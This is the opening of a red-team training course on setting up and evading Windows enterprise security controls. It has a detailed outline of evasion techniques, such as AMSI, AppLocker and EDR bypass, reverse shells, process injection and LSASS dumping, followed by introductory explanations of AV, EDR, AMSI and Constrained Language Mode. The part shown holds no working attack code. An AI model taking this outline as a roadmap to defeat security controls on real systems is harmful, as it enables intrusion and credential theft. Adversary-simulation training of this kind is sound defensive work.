CYBERWARFARE LABS

A REAL WORLD ADVERSARY SIMULATION LAB

IMPLEMENTING & EVADING ENTERPRISE SECURITY CONTROLS

COURSE MATERIAL (v 1.0)

CYBERWARFARE LABS:
https://cyberwarfare.live

E-mail:
support@cyberwarfare.live

COURSE CONTENT

1. Introduction to Security Controls & Solutions:

1.1 Anti-Virus

1.2 End-Point Detection and Response (EDR)

1.3 AV vs EDR

1.4 Microsoft Security Solutions

1.4.1 Windows Resources & Defender Features

A. Windows Security Components :

A.1 Windows Defender (AMSI, CLM) & User Access Control (UAC)

A.2 Windows Defender Application Control (WDAC), AppLocker

A.3 Microsoft Defender Application Guard (formerly WDAG)

A.4 Windows Defender Exploit Guard (Attack Surface Reduction (ASR) Feature)

A.5 Windows Sandbox

1.4.2 Directory-Level Controls Setup

A. Just Enough Administration (JEA) & Just in Time Administration (JIT)
B. Privileged Access Workstations (PAW) & Privileged Access Management (PAM) Trust
C. Credential Guard / Remote Credential Guard
D. Local Administrator Password Solution (LAPS)
E. Resource Based Constrained Delegation (RBCD)

1.5 Linux Environment

1.5.1 Application Restriction

A. AppArmor

1.6 Playing with EDR

1.6.1 Attempt to Access Credentials (**T1003.001**) to incident discovery in Endpoint Portal

1.6.2 Attempt to Modify ATP Service to incident discovery in Endpoint Portal

1.6.3 Collecting artifacts using Live Response Session

1.6.4 Advanced Hunting

2. Implementation of Security Controls and Solutions :

2.1 Virtual Environment Setup and Configuration

2.2 Host-Level Controls Setup

2.2.1 Enabling End-Point Defences

A. Enabling AMSI, Script Block Logging and System-wide Transcript

2.2.2 Enabling Constrained Language Mode (CLM)

2.2.3 Windows Defender Exploit Guard (ASR Implementation)

2.2.4 Windows Defender Application Guard (WDAG)

2.2.5 Application Control for Windows

A. Windows Defender Application Control (WDAC)

B. Windows Applocker

2.2.6 Setting-Up and Installing Windows Based Features

A. PowerShell Remoting & Web-Based PowerShell Remoting

B. Windows Subsystem for Linux (WSL & WSLv2)

C. Windows Credential Guard

D. Windows Sandbox

2.3 Network-Level Controls Setup

2.3.1 Just enough Administration (JEA)

2.3.2 Resource Based Constrained Delegation (RBCD)

2.3.3 Implementing LAPS

2.3.4 Implementing Privileged Access Management (PAM)

2.4 Implementing AppArmor

3. Offensive C# Tradecraft

3.1 Introduction to C#

- Why Learn C# from a Red Team Perspective ?
- Common Language Runtime (CLR)
- Managed VS Un-Managed Code
- P/Invoke & D/Invoke
- Setting Up Environment

3.2 C# Basics [Labs]

3.2.1 Utilizing .NET class for stdin / stdout operations

3.2.2 Identifying the process architecture (32-bit or 64-bit)

3.2.3 Identifying the state of a process (Hard-Coded Process Name)

3.2.4 Identifying all Processes Status

3.2.5 Hidden command prompt

3.2.6 Domain Environment SID Enumeration

3.2.7 Utilizing Platform Invoke to call Unmanaged Function Calls

- Hello using P/Invoke

3.2.8 Create & Instantiate a class from a separate library

3.2.9 Calling our own .NET Assembly (Externally)

3.2.10 Hijacking AppDomain Manager

3.3 Offensive C# Trade-Craft [Labs]

3.3.1 Custom Meterpreter Magic

3.3.2 Invoking PowerShell **without** Powershell.exe Binary

3.3.3 Writing Custom Obfuscated C# Reverse Shell

3.3.4 Weaponizing AppDomain Manager

3.3.5 Case Study of an Initial Access TTP (Utilizing C# Trade Craft)

4. Windows API

4.1 Introduction to API

4.2 Windows API Components

- 4.2.1 Process
- 4.2.2 Thread
- 4.2.3 Process Token
- 4.2.4 Handle
- 4.2.5 Windows Structure
- 4.2.6 API Calls

4.3 Utilizing Windows API for Red Team Profit [Labs]

- 4.3.1 Process Injection Basics
  - Listing DLLs loaded by a Process
  - Writing Data to a Process in Memory
  - DLL Injection

4.4 Alternative Code Execution Techniques [**Labs**]

4.4.1 Alternative Shellcode Execution Techniques

- Via **EnumSystemGeoID()** Function API
- Shell Back via **CreateThreadPoolWait()** Function API – **AV Bypass**

4.5 Process Injection Techniques [**Labs**]

4.5.1 Process Hollowing

- Create, Suspend & Resume a Process
- Reverse Shell via Process Hollowing

4.5.2 Process DoppleGanging

4.5.3 Process Herpaderping

- Reverse Shell via Process Herpaderping - **AV Bypass**

4.5.4 Process Ghosting

4.6 Bullet-Proof AV Evasion [**Lab**]

- Magic of a project file - **AV Bypass**

5. Abusing / Evading Security Controls :

5.1 Host-Level Security Controls

5.1.1 Host-Level & Network-Level Security Controls

A. Bypassing **Host-Level** Defences

A.1 Numerous ways of **Bypassing** / **Disarming** AMSI [**Custom Ways**]

A.2 **Bypassing** CLM

A.3 **Evading** Script Block Logging

B. Bypassing **ASR** Rules

B.1 **Impede** JavaScript and VBScript to launch executables

B.2 **Block** execution of potentially obfuscated scripts

B.3 **Block** Office Applications from Creating Child Process

B.4 **Block** Win32 API Calls from Office Macro

B.5 **Block** Process Creation Originating from WMI / PSEXEC

C. Bypassing Windows **Application Whitelisting**

C.1 **Mis-Configured** WDAC

C.2 **Mis-Configured** AppLocker

- Abusing LOLBINS
- Bypass Applocker in an **Advanced Initial Access TTP**
- Via installed 3rd Party Applications
- Via Alternate Data Streams (ADS)

D. Abusing Windows Features (or bug?) :

D.1 PowerShell

D.2 Interesting Payload Deliver Techniques

- Via Windows Defender

- **MS Paint** as LOLBAS

D.3 Windows Subsystem for Linux (**WSL** & **WSLv2**)

D.4 **UAC** (You see me?)

- Custom File-less **UAC** Bypass (Macro) – **AV, ASR Bypass**

D.5 Weaponizing Windows Sandbox – **AV Bypass**

5.2 Network-Level Security Controls

5.2.1 Network Security Controls

A. **Abusing** Resource Based Constrained Delegation (RBCD)

- With & without adding computer account

B. **Abusing** Microsoft Monitoring & Patching Solutions :

- Leveraging **SCCM**
- Leveraging **SCOM**

C. **Abusing** Mis-Configured :

- Local Administration Password Solution (**LAPS**)
- Group Policy Objects (**GPO**)

D. Credential Access :

D.1 PowerShell PS-ReadLine Module

D.2 Credential Guard Bypass

- Via Custom SSP

- **WDigest.dll** Memory Patching

D.3 Interesting ways of LSASS Dumping

- Via comsvcs.dll

- Via WerFault.exe

- **Custom** C# LSASS Dumper

5.2 Network-Level Security Controls

5.2.1 Network Security Controls

D.4 **Kerberos with Linux**

- **SSSD**, **LDAP**, **DNS** in Linux
- Discovery
- Kerberos in Linux
- Various ways of **credential extraction**
- From Linux server to Domain Controller

D.5 Cross Forest **Abuse** Techniques

- Kerberoasting
- Cross-Forest ACL Abuse
- Foreign Security Principal (FSP) Abuse
- Trust Key
- Abusing PAM Trust

D.6 **EDR** Bypass

- Advanced Threat Protection (**MS ATP Bypass)**
- Techniques to identify EDR Bypass

Introduction to Security Controls & Solutions

1.1 Anti–Virus & End Point Security

- In General Terms, it is a computer program used to prevent, detect and remove malicious s/w.
- They continuously scan incoming files (coming to system from everywhere) and if any anomaly is detected, it is quarantined / removed.
- The Landscape of security has moved a lot from focusing only a single device to end-point devices like Cell-phone, Enterprise laptop, Tablet, Servers, Computers etc.
- End Point Security protects network, using a combination of FireWall, AntiVirus, Anti-Malware etc.
- They are explicitly designed for enterprise clients to protect all their endpoints devices like servers, computers, mobile etc.

1.2 End Point Detection and Response (EDR)

- Understanding Naming Context, it is clear that **EDR** is a solution that continuously monitors, stores endpoint-devices behaviour to detect and block suspicious / malicious activities and also provides remediation facilities all at one place (single dashboard).

- Some unique key features of EDR are :
  - **Visibility**
  - **Continuously updating Telemetry Database**
  - **EDR Focus more on Indicator of Attack (IOA, Detecting the intention of an Adversary)**
  - **Detailed Insights to the environment**
  - **Precision & Accuracy in response**
  - **Integrated with Cloud Based Solution**
  - **Real-Time Monitoring and insights on a single dashboard**

- But why?
  - **Big enterprises with more endpoint devices have more sensitive data**
  - **Adversaries targeting endpoint servers / computers to establish foothold**
  - **Detailed Insights to the environment**
  - **Enterprise Adoption of SaaS based solutions is growing**
  - **More Scalability and ease of configuration**
  - **EDR includes fine-tuned multiple security solutions (focus on consolidation)**

- Examples of EDR in market (not particularly in order of performance):
  - **FireEye Endpoint Security**
  - **CrowdStrike Falcon Insight**
  - **Microsoft Defender Advanced Threat Protection (ATP)**
  - **VMware Carbon Black EDR**
  - **Symantec Endpoint Protection**
  - **SolarWinds Endpoint Detection and Response etc**

ATP EDR Demonstration

1.3 AV vs EDR

IMP Points	AV	EDR
• 24x7 Threat Monitoring	YES	YES
• Threat response (Kill, quarantine, remediate & recover)	Limited	ALL
• Uniquely matches with latest CVEs	NO	YES
• Without Internet Protection	LIMITED	YES
• Files / Folders / Applications / Vendors / Drivers Whitelisting	NO	YES
• Integration (compatibility) with other Cyber Security Solutions	NO	YES
• Real-Time Visual Analysis of Infection (Threat Construction)	NO	YES
• Helps Defend against Unknown and Zero-Day Threats	NO	YES
• Protection using Sand-Box Environment	NO	YES

Reference : https://www.solarwindsmsp.com/sites/solarwindsmsp/files/resources/SW_MSP_MAV_versus_EDR_EB.pdf

- However, EDRs are more costly (license model) than AV (Standalone). But due to the ever-changing threat landscape and advancement of Threat Actors, investing money on EDR is way more better than getting the organization breached.

- Also, in some cases the over-cautious or erroneous trained data model present in the next-gen EDR makes the judgement awful. Example : A simple “**nslookup”** query against one of the monitored server marks the operation as **Remote Code Execution using DNS Query** in an EDR environment.

Advanced Threat Protection (ATP) Capabilities

Task 1 : Simulating Adversary & Investigate the Incident in the portal

Task 2 : Attack Simulation in a fileless attack using PowerShell script

Task 3 : Collecting Artifacts using Live Response Session

Task 4 : Advanced Hunting


1.4 Microsoft Security Solutions

1.4.1 Windows Resources & Defender Features

A. Windows Security Components :

A.1 Microsoft Defender Anti-Virus

- From Windows 10, Microsoft have included a ton of latest antivirus protection which are typical to understand for a common working employee.



Reference : https://support.microsoft.com/en-us/windows/stay-protected-with-windows-security-2ae0363d-0ada-c064-8b56-6a39afb6a963

- Defender automatically turns off in presence of another antivirus application. And if not present, Defender gets enabled by default.


Monitor Threats, Scan Files, Check for Latest Virus Definitions

Provides :


Core Isolation (Isolate Computer Processes from OS & Device)

Memory Integrity (Restriction to high-security processes)


Security Processor details (Additional Encryption to device contents)



Monitor, Block and maintain logs of Ongoing queries in Network Layer



Dynamic Lock & Windows Hello (Secure PIN, Facial or fingerprint Recognition)
Sign-in Features




Warn, Block unrecognized apps, files, malicious sites and web content etc

Reference : https://support.microsoft.com/en-us/windows/device-protection-in-windows-security-afa11526-de57-b1c5-599f-3a4c6a61c5e2


- **AMSI (Anti-Malware Scan Interface)**
  - AMSI is an interface that allows integration of Applications and Services with any Anti-Malware Products.
  - AMSI supports scanning of :
    - Memory and Stream Scanning
    - Content Source URL / IP reputation checks
    - File Scanning
  - AMSI has integration with the following Windows Components :
    - UAC (elevation of EXE, COM, MSI or ActiveX Installation)
    - PowerShell Scripts (Scripts, Interactive etc)
    - Windows Script Host (WSH i.e wscript.exe & cscript.exe)
    - JS & VBS
    - Office VBA Macros
  - AMSI interface is open for every application, we can call the functions

Reference : https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal



Reference : https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-functions


- **AMSI Architecture**



Reference : https://docs.microsoft.com/en-us/windows/win32/amsi/images/amsi7archi.jpg

[DEMO] AMSI-in-Action

- **Constrained Language Mode (CLM)**
  - With the Introduction of Windows Management Framework 5 (WMF 5), CLM were introduced.
  - Can be thought as a restriction in PowerShell (.NET interpreter) which limits it to base functionality
  - PowerShell have "**LanguageMode"** option that allows user to switch between allowed / disallowed syntaxes. Available Language Modes :
    - FullLanguage
    - RestrictedLanguage
    - NoLanguage
    - ConstrainedLanguage
  - PowerShell limits / block the usage of following items when CLM is enforced in any machine :
    - PowerShell Classes, APIs
    - COM Objects
    - Unapproved .NET Types
    - XAML based workflows
    - PowerShell Add-Types is blocked
    - PowerShell Invoking



https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-7.1

- In machines where CLM is enforced, run the following command in PowerShell session, output would be "**ConstrainedLanguage**" :

```
$ExecutionContext.SessionState.LanguageMode
```

- The only thing that matters is implementation i.e. How CLM is enforced in the system?, there are few ways of enforcing CLM :
  - Via Command Line (not-effective)
  - Via Environment Variable (Least effective)
  - Via Group Policy (depends on Command Line or Environment Variable)
  - In Integration with Application Control Solutions (Most Effective)

- The presence of "__PSLockdownPolicy" as an environment variable, also notify us that CLM is enforced in the PowerShell Session and can be checked with the following command :

```
[Environment]::GetEnvironmentVariable('__PSLockdownPolicy')
```

- CLM is originally designed to work with system-wide Application Controls (Ex : AppLocker, Microsoft Device Guard), hence there is no sense of enabling it in a standalone mode as there are multiple bypasses available.

Reference : https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/

[DEMO] CLM in-Action

